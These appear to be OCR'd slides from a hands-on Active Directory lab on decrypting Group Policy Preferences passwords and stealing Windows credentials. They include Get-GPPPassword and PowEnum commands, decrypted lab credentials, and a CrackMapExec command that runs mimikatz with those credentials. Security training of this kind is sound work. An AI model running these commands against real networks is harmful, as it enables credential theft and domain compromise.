
Lab 4

- When Microsoft gives you the keys


GPP Password Decryption Agenda

- What Is Group Policy
- Group Policy Preferences Files
- Get-GPPPassword (Powersploit) / PowEnum





GPP Password Decryption - What Is Group Policy



GPP Password Decryption - Group Policy Preferences Files

- Map drives (Drives.xml)
- Create Local Users (Groups.xml)
- Data Sources (DataSources.xml)
- Printer configuration (Printers.xml)
- Create/Update Services (Services.xml)
- Scheduled Tasks (ScheduledTasks.xml)




- https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati

GPP Password Decryption – Downloading PowEnum








GPP Password Decryption – SYSVOL

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.psl
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
```


What do you see?

GPP Password Decryption – SYSVOL



GPP Password Decryption - PowerSploit

```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\andrew\Desktop\Powerview> Get-GPPPassword -Verbose | ft
VERBOSE: Searching \\DEFCON.LOCAL\SYSVOL. This could take a while.
VERBOSE: Found 2 files that could contain passwords.
VERBOSE: Potential password in
\\DEFCON.LOCAL\SYSVOL\defcon.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups.xml
VERBOSE: Decrypting dwWWo1POei9QcFvEwTDpGDf283LDj6oOkwe91XZKk7w
VERBOSE: Decrypted a password of HoldTheDoor!
VERBOSE: The password is between {} and may be more than one value.

Changed                UserNames              NewName                Passwords              File
-------                ---------              -------                ---------              ----
{2017-06-30 18:12:47}  {gpo_LA}               [BLANK]                {HoldTheDoor!}         \\DEFCON.LOCAL\SYSVO...
VERBOSE: Potential password in
\\DEFCON.LOCAL\SYSVOL\defcon.local\Policies\{E52838A3-1C50-4798-A66B-3EEB7B0DE062}\User\Preferences\Groups\Groups.xml
VERBOSE: Decrypting
VERBOSE: Decrypted a password of
VERBOSE: The password is between {} and may be more than one value.
{2017-06-30 17:42:48}  {defcon_admin}         [BLANK]                [BLANK]                \\DEFCON.LOCAL\SYSVO...
```



Credential Theft Agenda


- Windows Credential Theft (SAM / LSASS / Credman / LSA Secrets/NTDS.DIT)
- Mimikatz
- Invoke-Mimikatz
- CrackMapExec



- https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx


Credential Theft Agenda - Windows Credential Theft (SAM)

- Security Accounts Manager (SAM) database
  - Stores password HASHES for all LOCAL accounts
    - Built-in local admin, local users, guest account, etc.
  - NT Hashes (LM on legacy OS)
    - Unsalted MD4 hash of user's clear text



Credential Theft Agenda - Windows Credential Theft (LSASS)

- LSASS (Local Security Authority Subsystem Service)
  - Stores Creds in-memory
  - Single Sign On
  - Multiple Forms of Storage
- LSA credentials created in memory when…
  - RDP
  - RunAs task started
  - Run active windows service
  - Schedule task or batch job
  - Run task remotely using admin tool (Psexec, etc.)



- https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx


Credential Theft Agenda - Windows Credential Theft (LSA Secrets)

- Secret piece of data that is accessible only to SYSTEM account processes
- May persist through reboot
- LSA Secrets Creds include
  - Computer AD DS account
  - Windows Service configured locally
  - Scheduled task accounts
  - IIS app pools and websites

- https://technet.microsoft.com/en-us/library/hh994565(v=ws.11).aspx

Credential Theft Agenda - Windows Credential Theft (Credman)


- Credential Manager Control Panel (Credman)
  - Saved passwords in windows
  - Stored on disk protected by Data Protection App. Programming Interface (DPAPI)
  - Credman obtains information in two ways
    - Explicit creation
    - System population
  - Uses Credential Locker (Formally Windows Vault)
  - Dumped at same time as LSASS with mimikatz




AD DS database (NTDS.DIT)

- Store of credentials for all users in the AD DS domain
- The database stores a number of attributes for each account, which includes user names types and the following:
  - LM/NT hash for the current password
  - LM/NT hashes for password history (if configured)

Credential Theft Agenda – Mimikatz / Invoke-Mimikatz





https://github.com/gentilkiwi/mimikatz
https://github.com/PowerShellMafia/PowerSploit/tree/master/Exfiltration

Credential Theft Agenda – CrackMapExec



- Target 2 – Win 2012
  - cme 10.0.0.6 -u gpo_LA -p 'HoldTheDoor!' -M mimikatz



